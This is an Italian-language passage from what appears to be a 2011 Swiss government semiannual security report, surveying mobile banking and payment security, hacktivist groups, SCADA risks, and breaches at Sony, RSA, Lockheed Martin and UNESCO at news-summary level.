Google ha impugnato la sentenza dinanzi al Tribunale federale, ragione per la quale essa non è ancora cresciuta in giudicato. Da questo caso emerge comunque chiaramente quali problematiche si pongano ai tribunali nel contesto dei nuovi media. La sentenza come tale non costituisce una sorpresa visto che la pubblicazione sistematica di dati personali in questo modo non è lecita. Il fatto che Google (secondo le proprie indicazioni) abbia reso irriconoscibili nella misura del 99% le persone e le targhe automobilistiche pubblicate[14], consente di concludere a contrario che l'1% restante è riconoscibile. Dal profilo tecnico si tratta indubbiamente di una percentuale molto buona, ma di difficile interpretazione dal profilo giuridico. Una fattispecie è o vietata o autorizzata. Se si consentono eccezioni occorre chiarire la questione dell'entità di tale eccezione. Dato che per tutte le altre imprese devono valere i mede-

13 http://www.bvger.ch/aktuell/index.html?lang=de&download=NHzLpZeg7t,lnp6I0NTU042l2Z6ln1acy4Zn4Z2qZpnO2Yuq2Z6gpJCDdIR5g2ym162epYbg2c_JjKbNoKSn6A-- (stato: 15 agosto 2011).

14 http://www.tagesanzeiger.ch/schweiz/standard/Google-droht-mit-Abschaltung-von-Street-View/story/10674789?dossier_id=759 (stato: 15 agosto 2011).

simi presupposti, si pone il problema se la protezione dei dati delle carte di cliente dei grandi distributori si applichi anch'essa soltanto al 99% dei dati.

Un ulteriore punto di vista è costituito dalle modalità di resa irriconoscibile dei dati nel settore appunto delle installazioni sensibili. In ambito di anonimizzazione non si tratta anzitutto di rendere irriconoscibile qualsiasi persona agli occhi del mondo, bensì di proteggere la sfera privata a livello di cerchia dei conoscenti o nell'ambito di lavoro. Proprio in questo ambito si può concludere nella maggior parte dei casi all'identità di una persona già per il solo fatto del suo portamento o del suo abbigliamento.

3.6 Apps bancarie – Sicurezza vs convivialità

La tendenza apps è percettibile anche nel mondo finanziario. Diversi istituti finanziari svizzeri offrono nel frattempo *apps bancarie*. A parte la visualizzazione di diverse informazioni, come i corsi della borsa, mancano tuttora possibilità nel settore delle transazioni. Un'eccezione in merito è costituita da Postfinance che consente di effettuare transazioni di piccolo importo tra clienti Postfinance. A livello mondiale la situazione è però diversa: nel solo 2009 sono state registrate circa 850 milioni di transazioni mobili[15]. È quindi soltanto una questione di tempo finché anche in Svizzera le transazioni potranno essere effettuate su più vasta scala tramite le cosiddette apps. In questo contesto occorre tuttavia dare anche risposta a questioni di sicurezza. Costituisce un problema il fatto che l'utente auspichi un metodo di identificazione che sia ad un tempo semplice e conviviale, ma anche sicuro. Nel caso del banking mobile non è più praticabile la procedura altrimenti sicura del *mTAN*, perché viene a mancare il secondo canale di autentificazione introdotto a titolo supplementare, in quanto l'applicazione e il *TAN* si situano sulla medesima apparecchiatura. Anche le calcolatrici *TAN* offerte da diverse banche non costituiscono invero una soluzione praticabile, perché sono di maggiori dimensioni del telefono mobile stesso. Lo stesso dicasi delle chiavette USB, per cui alla fine non rimane che un passo indietro verso l'elenco *TAN* in formato carta di credito.

Un ulteriore problema da non sottovalutare è l'offerta di soluzioni mobili di banking all-in-one. In merito viene offerta un'applicazione che non è vincolata a una banca, bensì destinata a funzionare con numerose soluzioni bancarie. Dato che queste applicazioni non sono offerte unicamente dalle banche, l'affidabilità del singolo offerente è difficilmente valutabile. Anche la possibilità di impedire apps bancarie falsificate – volte soltanto a carpire i dati di accesso – dipende soprattutto dalla restrittività praticata dagli apps-shop corrispondenti e non può essere pilotata direttamente dalla banca stessa.

Le apps bancarie non si sono ancora affermate in Svizzera. In questo contesto si pone la questione di un metodo appropriato di identificazione. Non si dovrebbe tuttavia scordare che anche per il tramite dei browser dei singoli *smartphone* è già possibile attualmente effettuare l'e-banking normale. Diversamente dal caso delle apps non vi sono limiti alle transazioni. Sussiste però ad esempio la problematica del secondo canale di autentificazione tramite una *mTAN*. Non si tratta per il momento di un grosso problema perché il software nocivo per smartphone è ancora in fasce. Questo tema si svilupperà tuttavia ulteriormente nel corso dei prossimi anni.

[15] http://www-935.ibm.com/services/ch/bcs/mobilebanking/ (stato: 15 agosto 2011).

3.7 Pagamenti con il telefono mobile

In numerosi Paesi asiatici si pratica già da lungo tempo il pagamento con il telefono mobile mediante la *Near-Field-Communication (NFC)*. La NFC consente lo scambio di informazioni tra apparecchiature mantenute ravvicinate[16]. Se occorre quindi effettuare un pagamento, il telefono mobile è messo in comunicazione senza contatto con un terminale che riceve i dati concernenti il prodotto, il negozio e il prezzo – che dovranno essere confermati dal cliente e saranno inoltrati via la rete telefonica mobile – per poi essere allibrati sul conto. Esistono inoltre applicazioni come il ticketing, la richiesta di informazioni oppure l'identificazione in ambito di autorizzazione di accesso. Già nel 2004 erano in circolazione in Giappone oltre un milioni di telefoni mobili NFC. In Europa e negli USA i telefoni mobili NFC non si sono ancora affermati fino a tempi recenti.

A fine maggio 2011 Google ha presentato con Google Wallet il suo nuovo servizio di pagamento. Chi possiede un telefono mobile dotato del sistema operativo Android e munito dell'interfaccia NFC può effettuare pagamenti tramite questo servizio, che funziona su tutti i terminali *PayPass*. Si tratta di terminali sui quali possono essere pagati piccoli importi con carte di credito compatibili *RFID*. È pertanto ovvio che le tecnologie RFID e NFC hanno grandi affinità. La differenza consiste principalmente nel fatto che nel caso della NFC si possono realizzare applicazioni estremamente più complesse. La tecnologia RFID trasmette unicamente il numero di identificazione, mentre le operazioni successive sono effettuate sul sistema di terminale. Il chip NFC integrato in numerosi telefoni mobili può utilizzare e controllare questa funzione con qualsiasi software del telefono mobile, circostanza che ne aumenta notevolmente le possibilità. A partire da quest'anno la maggior parte dei grandi produttori di telefoni mobili equipaggerà in standard i propri apparecchi con il chip NFC. Si ritiene che anche l'iPhone 5 disporrà ad esempio di un simile chip[17].

In Svizzera, a motivo della mancata diffusione di telefoni mobili corrispondenti, si utilizzano diverse altre procedure che non fanno capo alla tecnologia NFC. Postfinance ad esempio ha lanciato fin dal 2005 un sistema tramite il quale il numero del telefono mobile può essere letto dal dispositivo di pagamento alla cassa tramite un *adesivo Barcode* applicato sul telefono. Il cliente deve inoltre immettere un codice PIN. Lo stato del conto e il limite della transazione sono poi verificati online. Al cliente viene successivamente inviato tramite SMS un Barcode valido una sola volta. Dopo la lettura di questo Barcode il cliente deve confermare la transazione premendo un pulsante[18].

Un ulteriore esempio è quello offerto dalla procedura di pagamento sui distributori automatici Selecta. Si invia un SMS con la designazione del distributore automatico a un numero breve. Sul distributore automatico viene successivamente liberato l'importo di 6 CHF, che consente di ritirare una sola volta il prodotto desiderato. Il problema in questo caso è che il numero di telefono del mittente può essere falsificato in modo semplice e che l'importo può essere fatturato a un terzo estraneo[19].

Nel corso degli ultimi anni l'economia privata ha effettuato ripetuti tentativi di introduzione di del cosiddetto Micropayment, con il quale si possono pagare somme piccole e minime, sostituendo per così dire gli «spiccioli». Sia l'introduzione del sistema di pagamento *CASH* sia

[16] http://www.nfc-handy.eu/ (stato: 15 agosto 2011).

[17] http://www.tagesanzeiger.ch/wirtschaft/unternehmen-und-konjunktur/Endlich-mit-dem-Handy-bezahlen/story/25473142 (stato: 15 agosto 2011).

[18] http://www.inside-it.ch/frontend/insideit?_d=_article&news.id=3142 (stato: 15 agosto 2011).

[19] http://www.tagesschau.sf.tv/Nachrichten/Archiv/2011/05/13/Schweiz/Hacker-nehmen-das-Handy-ins-Visier (stato: 15 agosto 2011).

quella del sistema PayPass delle imprese di carte di credito, fondato sulla tecnologia RFID, non si sono finora affermate in Svizzera. In considerazione delle deboli cifre di utilizzazione diversi istituti finanziari hanno deciso nel settembre del 2010 di separare la funzione CASH dalla carta Maestro[20].

La filosofia di questi sistemi di pagamento poggia sulla semplicità, ragione per la quale si rinuncia all'immissione di un codice PIN. Il rischio per la sicurezza è tutelato dai bassi limiti di pagamento. Potrebbe trattarsi del motivo della scarsa accettazione di questi sistemi. Il cliente non li paragona a denaro in contanti, che (non è protetto da un codice PIN e può) anch'esso essere derubato, ma alle carte bancarie o alle carte di credito e percepisce in merito un rischio per la sicurezza. È la conclusione alla quale giunge anche uno studio di ABI Research, che identifica nella sicurezza dei dati il motivo principale della lenta crescita sul mercato delle applicazioni NFC[21].

In ambito di sicurezza di NFC si segue una strategia a doppio binario. Sul primo binario si situano i cosiddetti «Secure Elements», *microprocessori* e *schede SIM* o di *memoria*, sui quali sono disponibili *certificati digitali* per proteggere le transazioni. L'altro binario è costituito da speciali componenti di software che dispongono di funzioni di sicurezza, destinate a proteggere le apparecchiature da *virus* e *cavalli di Troia*[22].

4 Situazione attuale dell'infrastruttura TIC a livello internazionale

4.1 Attacchi di Anonymous

Sotto la designazione «Anonymous» si coordinano attivisti su Internet di tutto il mondo, per dimostrare a favore di un Internet libero e contro i controlli da parte dello Stato. Per colmo dell'ironia il loro metodo preferito sono i cosiddetti attacchi di Distributed Denial of Service (DDoS) – un metodo mediante il quale i siti Web sono sovraccaricati da innumerevoli richieste e poi resi irraggiungibili. Gli attivisti sono sovente caratterizzati da un entusiasmo giovanile e da una certa ingenuità. La prima missione di Anonymous è stata diretta nel gennaio 2008 contro Scientology. Il gruppo ha poi suscitato un'attenzione internazionale con operazioni in «difesa» di Wikileaks a fine 2010, attaccando Postfinance, Paypal, Visa e Mastercard. Nel frattempo Anonymous ha dichiarato la propria solidarietà nei confronti degli insorti dell'Africa del Nord e combatte anche le associazioni settoriali del settore della musica e del cinema.

Per partecipare alle azioni corrispondenti basta scaricare un programma liberamente accessibile e poi definire personalmente l'obiettivo oppure lasciare telecomandare attacchi dal proprio computer. Non sorprende quindi affatto che tra gli attivisti figurino minorenni – la ribellione dei giovani contro l'establishment assume così contorni virtuali.

Nel corso degli ultimi mesi il collettivo Anonymous ha tra l'altro attaccato le imprese italiane Eni, Finmeccanica e Unicredit. Nel mirino di Anonymous sono finiti anche le Poste italiane, il Senato, la Camera dei deputati e il sito Web del Governo del presidente del Consiglio Berlusconi. In diversi altri Paesi (fra i quali gli USA, l'Inghilterra, l'Olanda, la Spagna, la Turchia)

[20] http://www.cashcard.ch/ca_home/ca_release-cash-trennung.htm (stato: 15 agosto 2011).

[21] http://www.mobile-zeitgeist.com/2007/08/23/studie-sicherheit-ist-erfolgsfaktor-fuer-nfc/ (stato: 15 agosto 2011).

[22] http://www.macnews.de/iphone/nfc-technologie-zusammenfassung-und-ausblick-88817 (stato: 15 agosto 2011).

sono stati arrestati partecipanti ad attacchi analoghi, circostanza che ha poi provocato attacchi ai siti Web dei corrispondenti corpi di polizia e Governi.

Un problema estremamente più grande è costituito dai gestori di *reti bot* che potrebbero aggregarsi a un appello di Anonymous con i loro numerosi computer infettati. È stato pure osservato che gli attivisti prendono in affitto le capacità di calcolo di servizi cloud[23] per sferrare o potenziare i loro attacchi.

La partecipazione ad attacchi è da più parti perseguita penalmente. Numerosi attivisti non ne sono consapevoli o si credono erroneamente anonimi. Le operazioni della polizia in diversi Paesi dovrebbero acuire la consapevolezza in questo ambito e trattenere alcune persone dall'adesione al collettivo, rispettivamente dal mettere il proprio computer a disposizione degli attacchi.

Sebbene «Anonymous» abbia ripetutamente ribadito di essere un collettivo di attivisti di pari livello, alcune persone vanno considerate le forze trainanti dell'organizzazione. Alcune di esse dovrebbero in un certo qual senso essere utenti esperti che schiudono possibilità alla grande massa e danno loro una spinta. Queste posizioni possono se del caso essere assunte – anche sul breve termine – da qualsiasi persona. In questo senso dalle notizie dell'arresto di una «mente» di Anonymous non si può concludere alla cessazione delle attività del gruppo.

4.2 Attacchi di Lulzsec

Il collettivo di hacker Lulzsec si è manifestato nel corso degli ultimi mesi con numerosi attacchi, diretti soprattutto contro dati custoditi su settori mal protetti di server Web e con attacchi alla disponibilità (cosiddetti *attacchi DDoS*). L'obiettivo autoproclamato dei membri di Lulzsec era di suscitare l'attenzione sulle lacune di sicurezza e sui problemi su Internet. Il nome del collettivo è per corrispondenza una contrazione delle espressioni lol (per Laughing out Loud) e sec (per security). Sul loro sito Web sono stati affissati ad avvenuta riuscita degli attacchi dati, strutture di directory e informazioni sulle reti e sui sistemi oggetto di hacking.

Secondo le proprie dichiarazioni di Lulzsec le azioni di sono estese sull'arco di soli 50 giorni, mentre il gruppo era composto da sei membri. Il 25 giugno è stato affissata sul sito Web di Lulzsec la sua ultima comunicazione, una lettera d'addio. Non è chiaro se lo scioglimento del gruppo debba essere messo in relazione con l'arresto di presunti membri di Lulzsec.

Diversamente dal collettivo di hacker Anonymous (cfr. anche il capitolo 4.1), Lulzsec non era un movimento indefinito, concepito come una democrazia di base, bensì un collettivo di hacker in senso originale. Con le sue azioni Lulzsec intendeva mostrare al mondo che la sicurezza su Internet è sovente un guscio vuoto di parole e sensibilizzare gli utenti alla frequente cattiva qualità o assenza di misure di sicurezza da parte di grandi offerenti. In questo senso Lulzsec era indubbiamente latore di un messaggio prettamente politico, riferito a Internet e alla libertà, rispettivamente alla sicurezza dell'informazione. Al contrario Anonymous lancia prevalentemente azioni punitive su Internet come risposta a accadimenti del mondo reale che non gli convengono.

[23] Per servizi cloud si intendono prestazioni di servizi su Internet che offrono in particolare la messa a disposizione di capacità di calcolo, larghezza di banda e spazio di memoria.

4.3 Aggiornamento SCADA

Da quando nel secondo semestre del 2010 si è avuta notizia del verme informatico Stuxnet la sicurezza del software SCADA è stata posta maggiormente in primo piano. La problematica fondamentale dei sistemi SCADA risiede precipuamente nella loro storia: originariamente si trattava di sistemi separati, autonomi e proprietari[24] ai quali si poteva al massimo accedere dall'esterno con un *Dial-up-Modem* del produttore[25] in vista della loro manutenzione. Pertanto questi sistemi non comportano alcuna funzione per proteggersi da attacchi elettronici. In tempi recenti i *controlli logici programmabili* e le *tecniche di condotta dei processi* sono stati viepiù messi in rete e utilizzano con maggiore frequenza protocolli e tecnologie standardizzati e sono in parte raggiungibili via Internet. Con l'ausilio di speciali motori di ricerca dei computer[26] (diversamente dai motori di ricerca dei siti Web come Google, Bing ecc.) il rintracciamento di simili impianti è stato notevolmente semplificato[27].

La presenza sui media di Stuxnet ha visibilmente suscitato anche presso numerosi esperti di sicurezza l'interesse per la tecnica industriale di condotta e per i sistemi SCADA. Da allora sono state rintracciate in questo senso diverse lacune di sicurezza e sono stati pubblicati rapporti in merito[28]. Sono stati scoperti metodi che consentono di pilotare i sistemi a distanza, scaricare o caricare qualsiasi genere di dati, di escludere in maniera mirata servizi o controlli specifici[29], di introdurre e di avviare codice come pure di inserire in maniera semplice dati falsi ai quali il pilotaggio reagisce come se fossero corretti.

La grande differenza rispetto al software usuale dei computer risiede nel fatto che da un canto i produttori non avevano finora molta esperienza nella rimozione delle lacune di sicurezza e, d'altro canto, nella circostanza che il software era raramente aggiornato dai gestori. Nel caso di processi costantemente in corso tale aggiornamento può essere effettuato soltanto nell'ambito di determinate finestre di manutenzione. Sovente le ripercussioni dei patch sul processo complessivo possono essere collaudate solo limitatamente in anticipo. Il principio «don't touch a running system» si applica nella misura in cui le perturbazioni e le avarie possono causare rapidamente costi ingenti.

I sistemi SCADA sono collegati sempre più frequentemente ai sistemi di amministrazione delle imprese per poter prendere decisioni aziendali sulla base di dati in tempo reale e per scambiare viepiù dati via Internet. L'dea di propagare una stretta separazione tra sistemi operativi e sistemi amministrativi è in sé una buona idea ma potrebbe risultare illusoria e impraticabile. Occorre invece accertare e valutare i nuovi rischi e pericoli e sviluppare strategie per individuarli e rimuoverli in caso di evento. Esistono però anche diverse misure per impedire le perturbazioni: ad esempio l'utilizzazione di un VPN per accedere a distanza, l'interposizione di una *firewall* con *White-Listing* come pure la firma del codice di pilotaggio e della configurazione.

---

[24] Cfr. anche MELANI, Rapporto semestrale 2010/2, cap. 5.1.

[25] Anche simili possibilità di accesso a distanza – non ancora disponibili – offrono un'aera di attacco. Talvolta né il gestore né il produttore sono al corrente che simili linee sussistono ancora.

[26] http://www.us-cert.gov/control_systems/pdf/ICS-Alert-10-301-01.pdf; http://www.shodanhq.com (stato: 15 agosto 2011).

[27] http://www.heise.de/security/meldung/Angreifer-nehmen-Industriesteuerungen-im-Internet-aufs-Korn-1129657.html (stato: 15 agosto 2011).

[28] http://us-cert.gov/control_systems/ (stato: 15 agosto 2011);
http://www.nsslabs.com/blog/2011/05/800.html (stato: 15 agosto 2011);
http://www.wired.com/threatlevel/2011/03/scada-vulnerabilities/ (stato: 15 agosto 2011);
http://news.infracritical.com/pipermail/scadasec/2011-May/019934.html (stato: 15 agosto 2011);
http://www.eweek.com/c/a/Security/SCADA-Vulnerabilities-Patched-in-Two-Industrial-Control-Software-from-China-583558/ (stato: 15 agosto 2011).

[29] Nel caso di determinati PLC basta una semplice scansione dell'interfaccia di comunicazione per provocarne l'arresto.

4.4 80 milioni di dati cliente derubati a Sony

Il 27 aprile 2011 Sony ha reso noto che tra il 17 e il 20 aprile 2011 sono stati derubati i dati di cliente di oltre 80 milioni di utenti della rete Playstation Networks (PSN) e del suo servizio musicale e video Qriocity. La rete PSN e Qriocity sono stati successivamente staccati dalla rete e nuovamente ricollegati il 14 maggio 2011. Il 2 maggio 2001 è stata parimenti staccata dalla rete la piattaforma di gioco online per PC Sony Online Entertainment (SOE) dopo che vi erano stati derubati 25 milioni di dati di cliente. La piattaforma e i giochi che ne dipendono sono parimenti stati ricollegati successivamente.

Attacchi di simile ampiezza provocano gravi danni finanziari all'impresa che ne è colpita. La PSN, il SOE e il Qriocity sono in gran parte cosiddetti micromercati. In primo piano figurano gli acquisti costanti degli utenti per piccoli importi, sia per il pacchetto supplementare di un gioco, sia per un video, sia per oggetti virtuali nell'ambito di un gioco online. Le avarie di grandi dimensioni di queste piattaforme provocano quindi un prosciugamento di questo flusso continuo di entrate. La reazione di Sony, ossia di staccare per due settimane dalla rete praticamente tutte le prestazioni di servizi online e quindi di rinunciare a queste entrate, evidenzia la gravità dell'incidente.

Non è chiaro fino a oggi quale tipo di dati – ma sicuramente soprattutto numeri di carte di credito e ulteriori dettagli di pagamento di clienti Sony – siano stati derubati. Secondo le indicazioni fornite da Sony la PSN contava nel gennaio del 2011 oltre 60 milioni di clienti, ragione per la quale si può presumere che la totalità dei clienti di base dei servizi online di Sony sia caduta nelle mani degli aggressori. Lo stesso dicasi della piattaforma SOE. È probabile che gli aggressori non siano soltanto pervenuti alla periferia della rete di Sony, ma abbiano acceduto al suo archivio centrale di informazione sui clienti dei servizi online.

Soprattutto nel caso dei servizi online, l'archiviazione centralizzata delle informazioni è indubbiamente sensata. Vi sono però vincolati grandi rischi. Conformemente a quanto dichiarato nei precedenti rapporti semestrali di MELANI, si ribadisce nuovamente l'importanza di una tutela integrale dell'informazione che non si fermi alla mera protezione tecnica della rete. Secondo le indicazioni fornite da Sony ne sembra essere stato il caso, perlomeno per quanto riguarda i dati delle carte di credito, visto che nel caso della SOE sono stati carpiti circa 12'700 numeri di carte di credito, mentre il numero delle carte di credito restanti era stato archiviato in forma criptata. Non è chiaro quale sia stata la sorte degli altri dati di cliente, né quali siano state le modalità di archiviazione centralizzata. Dato che si tratta di un servizio online, anche i login, le password e i profili online e di utente possono essere caduti nelle mani degli aggressori. Nell'affermativa essi potrebbero essere sfruttati per ulteriori attacchi mirati (*social engineering*).

4.5 RSA vittima degli hacker – Le imprese temono per la loro sicurezza

Il 17 marzo 2011 l'impresa di sicurezza RSA, uno dei produttori di punta a livello mondiale di soluzioni di cifratura e il produttore di *SecurID*, ha dichiarato di essere stata vittima di un attacco di hacker. SecurID è uno dei più vecchi sistemi di autentificazione a due fattori per il login sicuro su computer, noto ai più come *Hardware-Token* che genera una *password unica* ogni 60 secondi.

Secondo le dichiarazioni di RSA nel suo *blog*[30] alcuni impiegati dell'impresa avrebbero ricevuto una e-mail contenente un documento Microsoft Excel in allegato. Il documento in questione, denominato «2011 Recruitment Plan», sfruttava uno *Zero-Day Exploit* di Adobe *Flash Player* e installava successivamente una cosiddetta *Backdoor*. A questo punto gli aggressori poterono installare una versione modificata di Poison Ivy, un *Remote Administration Tool* (RAT) molto utilizzato. Pochi giorni prima, il 14 marzo 2011, Adobe aveva informato in merito a una nuova lacuna di scurezza e comunicato che su Internet si erano già constatati i primi attacchi che la sfruttavano.

Finora si è speculato su ciò che abbia potuto effettivamente essere derubato all'interno di RSA. L'obiettivo più interessante era indubbiamente SecurID. Secondo RSA i dati spiati «ridurrebbero l'effettività dell'implementazione dell'autentificazione a due fattori SecurID». Diverse fonti riportavano che nel corso dell'attacco avrebbero potuto essere derubati l'algoritmo che genera le password uniche, come pure valori iniziali specifici all'impresa, i cosiddetti *Seeds*. Se fossero a conoscenza dell'algoritmo e dei Seeds gli aggressori potrebbero probabilmente calcolare tutte le password uniche. La sicurezza di un'impresa è allora limitata a dei fattori di autentificazione statici, segnatamente il nome di utente, la password e il numero di serie. Se dispone anche di questi dati l'aggressore può penetrare a distanza nella corrispondente rete interna dell'impresa. Diversi incidenti confermano la tesi che siano stati derubati dati essenziali: ciò vale in particolare con riferimento al fatto che RSA ha dichiarato di essere disposta a sostituire (e in alcuni casi ha già iniziato) tutti i Token prodotti[31] (circa 40 milioni di esemplari). Inoltre l'attacco ai danni del gruppo di armamento Lockheed Martin[32] (cfr. il capitolo 4.6) è stato perpetrato con l'ausilio di password RSA derubate o generate autonomamente. Si fanno d'altra parte speculazioni su attacchi ai danni di altri attori dell'industria d'armamento, come L-3 Communications[33] o Northrop Grumman[34].

Diversi sono gli interrogativi sorti dopo l'attacco, sia per quanto riguarda il materiale rubato, sia per la metodologia dell'attacco. Microsoft ha affermato che nella versione Excel 2010 un attacco del genere non sarebbe potuto accadere, avendo un sistema di sandbox. Bisogna dunque supporre che gli impiegati di RSA utilizzano versioni datate del software di Microsoft. In secondo luogo il malware utilizzato è Poison Ivy, ormai un "anziano" della scena. Terzo negli attacchi che coinvolgono Poison Ivy, e la conferma è venuta dalla stessa RSA, i dati vengono inviati all'esterno attraverso una connessione FTP. Vi è da domandarsi come mai uno dei giganti mondiali di sicurezza informatica permetta l'esportazione di dati protetti da password attraverso il protocollo FTP al di fuori della rete aziendale. Come quarto punto vi sono i domini associati all'attacco. I vari nomi a dominio utilizzati sia per scaricare i codici nocivi sulla macchina infettata sia per raccogliere le informazioni, erano conosciuti da tempo[35]. Ci si domanda quindi come mai un'impresa come RSA non abbia filtrato da tempo questi nomi.
E non consola, anzi preoccupa, la creazione della posizione "Chief Security Officer", affidata a Eddie Schwartz, anziano di NetWitness, uno che il mestiere lo conosce[36].

RSA ha annunciato di voler sostituire tutti i Token. Visto che la sostituzione di 40 milioni di esemplari durerà un certo periodo di tempo i clienti che sono ancora in possesso dei vecchi Token dubitano al momento della sicurezza o meno dei loro propri sistemi. Questo soprattut-

30 http://blogs.rsa.com/rivner/anatomy-of-an-attack/ (stato: 15 agosto 2011).

31 http://money.cnn.com/2011/06/08/technology/securid_hack/index.htm (stato: 15 agosto 2011).

32 http://www.rsa.com/node.aspx?id=3891 (stato: 15 agosto 2011).

33 http://www.wired.com/threatlevel/2011/05/l-3/ (stato: 15 agosto 2011).

34 http://www.foxnews.com/scitech/2011/05/31/northrop-grumman-hit-cyber-attack-source-says/ (stato: 15 agosto 2011).

35 http://krebsonsecurity.com/2011/05/rsa-among-dozens-of-firms-breached-by-zero-day-attacks/ (stato: 15 agosto 2011).
http://krebsonsecurity.com/2011/03/domains-used-in-rsa-attack-taunted-u-s/ (stato: 15 agosto 2011).

36 https://twitter.com/#!/eddieschwartz/status/78457359114055682 (stato: 15 agosto 2011).

to perché RSA non ha comunicato chiaramente ai clienti l'entità e il pericolo di questo incidente.

La cosa più semplice, ma anche quella più costosa, sarebbe quella di sostituire la soluzione di autentificazione a due fattori – ossia di prendere in considerazione un'altra impresa al posto di RSA. Nell'ipotesi che questa soluzione non fosse attuabile, si dovrebbe accettare che la propria rete sia protetta verso l'esterno solo da fattori di autentificazione statici. Ci si deve quindi sincerare di disporre di una forte password (che non possa essere considerata vittima potenziale di un attacco *Brute-Force*). Gli attacchi *Brute-Force* devono essere sorvegliati. Occorre anche rintracciare gli attacchi in provenienza da *indirizzi IP* inusitati e se del caso ipotizzare il bloccaggio integrale dell'*accesso a distanza*.

4.6 Attacchi a sfondo di spionaggio

I ciberattacchi ai danni dei Governi e delle imprese sono nel frattempo divenuti all'ordine del giorno (cfr. in merito anche il capitolo 5.2). Oltre agli attacchi non mirati a tappeto che puntano a infettare indiscriminatamente il numero massimo possibile di computer si verificano regolarmente attacchi mirati. Riproduciamo qui appresso un elenco non esauriente dei maggiori attacchi spionaggio resi noti al pubblico nel primo semestre del 2011:

Ottobre 2010: Borsa US Nasdaq

Secondo un rapporto[37] nel 2010 gli aggressori sono penetrati a più riprese nella rete della borsa tecnologica Nasdaq. Gli aggressori si sarebbero accontentati di «dare soltanto un'occhiata». Visto che l'incidente è stato inizialmente classificato «innocuo», l'intervento della National Security Agency (NSA) nella sua delucidazione fa concludere a una maggiore portata dell'attacco.

Dicembre 2010: Ministero francese delle finanze

Nel 2010 il Ministero francese delle finanze è stato vittima di un ciberattacco nel corso del quale sono stati infettati con un software di spionaggio quasi 150 computer. Sono stati presumibilmente derubati documenti in relazione con la presidenza francese del G20. Non è stato comunicato come gli aggressori abbiano potuto accedere ai computer, né quale lacuna di sicurezza sia stata sfruttata. I documenti sarebbero pervenuti agli aggressori per il tramite di server cinesi.[38]

Gennaio 2011: Treasury Board e Finance Department del Canada

Nel gennaio del 2011 sono stati infettati con software nocivo i computer del Treasury Board e del Finance Department del Canada. Secondo i resoconti dei media gli attacchi provengono da «computer in Cina».[39] Gli aggressori hanno potuto apparentemente accedere ai computer di decisori di massimo livello.

---

37 http://online.wsj.com/article/SB10001424052748704709304576124502351634690.html (stato: 15 agosto 2011).

38 http://news.softpedia.com/news/French-Finance-Ministry-Targeted-in-Cyber-Espionage-Attack-188016.shtml (stato: 15 agosto 2011).

39 http://www.zdnet.de/news/41549019/bericht-cyberangriff-auf-kanadische-regierung-nach-china-zurueckverfolgt.htm (stato: 15 agosto 2011).

Marzo 2011: Commissione dell'UE

La Commissione dell'UE ha fatto stato nel marzo 2011 di un vasto attacco di hacker ai danni della Commissione stessa e di servizi esterni di consulenza. L'attacco è stato perpetrato alla vigilia di una consultazione di due giorni sulle strategie economiche. Le dimensioni dell'attacco sarebbero state in questo caso maggiori di quelle di attacchi paragonabili.

Fine maggio 2011: Lockheed Martin

Non è la prima volta che il gruppo statunitense di armamento e di tecnologia Lockheed Martin finisce nel mirino degli aggressori. Già nell'aprile del 2009 gli hacker avevano acceduto a informazioni segrete sul programma dell'aviogetto da combattimento F-35. Nel caso dell'attacco di quest'anno hanno potuto essere sfruttate informazioni in ambito di SecurID, derubate nel corso dell'attacco a RSA (cfr. il capitolo 4.5), utilizzate per violare i sistemi di controllo di accesso. L'accesso è stato interrotto alla notizia dell'attacco. Secondo Lockheed Martin la reazione è stata sufficientemente rapida e non sarebbero stati derubati dati sensibili. Anche altri partner contrattuali del Ministero statunitense delle difesa sarebbero stati vittima di attacchi. Questa circostanza non è però mai stata confermata ufficialmente.

Giugno 2011: Fondo monetario internazionale FMI

Il Fondo monetario internazionale FMI è stato vittima di un ciberattacco che si è protratto per diversi mesi. L'attacco sarebbe stato mirato e di grandi dimensioni. Secondo il FMI non è chiaro se e quali dati siano stati derubati. Esistono comunque fonti che parlano del furto di «grandi quantità di dati» di e-mail e di documenti.[40]

Gli attacchi di spionaggio nel primo semestre del 2011 evidenziano ancora un volta che essi non si verificano isolatamente, ma che esiste un interesse duraturo a dati e informazioni e che la pressione nei confronti dei dati sensibili aumenta ogni giorno. Si parte del presupposto che siano in fase di creazione ulteriori reti di spionaggio e che altre reti siano già state erette, ma non ancora scoperte. In merito va anche considerato che l'obiettivo degli attacchi di spionaggio economico non debbano essere soltanto grandi gruppi attivi a livello internazionale, ma anche piccole e medie imprese innovative. Secondo il Verfassungsschutz del Brandeburgo[41] nell'80 per cento circa dei casi le vittime dello spionaggio economico e industriale sono imprese di medie dimensioni. La situazione non dovrebbe essere diversa in Svizzera. Le dimensioni dell'impresa non svolgono in genere alcun ruolo. Il solo criterio alla base dello spionaggio è il prodotto innovativo, compresi la ricerca, lo sviluppo, la produzione, la distribuzione e il prezzo.

4.7 Candidature UNESCO liberamente consultabili sulla rete e informazioni confidenziali sulla flotta britannica di sottomarini nucleari pubblicate inavvertitamente sulla rete

I dati possono diventare di dominio pubblico non soltanto a causa di un attacco. I dati possono pervenire nelle mani sbagliate anche in seguito ad avarie, configurazioni errate o disattenzioni. È quanto capitato all'UNESCO a fine aprile 2011. Nel corso degli anni questa organizzazione aveva depositato sulla rete i documenti di candidatura senza proteggerli. Informazioni sensibili sui candidati, come il loro attuale datore di lavoro o il loro stipendio annuale,

[40] http://www.businessweek.com/news/2011-06-13/imf-state-backed-cyber-attack-follows-hacks-of-lab-g-20.html (stato: 15 agosto 2011).

[41] http://www.verfassungsschutz.brandenburg.de/sixcms/detail.php/bb1.c.162979.d (stato: 15 agosto 2011).

erano praticamente liberamente consultabili. Per consultare i documenti di candidatura a posti regolari dell'UNESCO bastava farsi preliminarmente registrare, ciò che poteva essere fatto con pochi clic del mouse (e fornendo false indicazioni). Dopodiché era possibile consultare i propri documenti di candidatura. La semplice modifica del numero corrente di URL consentiva di richiamare anche candidature di terzi. La falla nei dati è stata scoperta da un candidato che aveva «giocherellato» con gli URL. Sebbene il candidato ne avesse informato l'organizzazione, l'UNESCO non ha reagito a questa informazione. È soltanto dopo una richiesta della rivista «Der Spiegel» che la banca dati è poi stata posta offline[42].

Il ministero britannico della difesa ha posto inavvertitamente in rete informazioni confidenziali sulla sua flotta di sottomarini nucleari. I passaggi confidenziali sui documenti PDF sono stati invero anneriti, ma non eliminati. I testi dei documenti PDF sono rimasti ulteriormente disponibili e hanno potuto essere contrassegnati e copiati. I documenti contengono spiegazioni dettagliate sulle circostanze che possono causare una fusione del nucleo a bordo a bordo dei sottomarini nucleari.

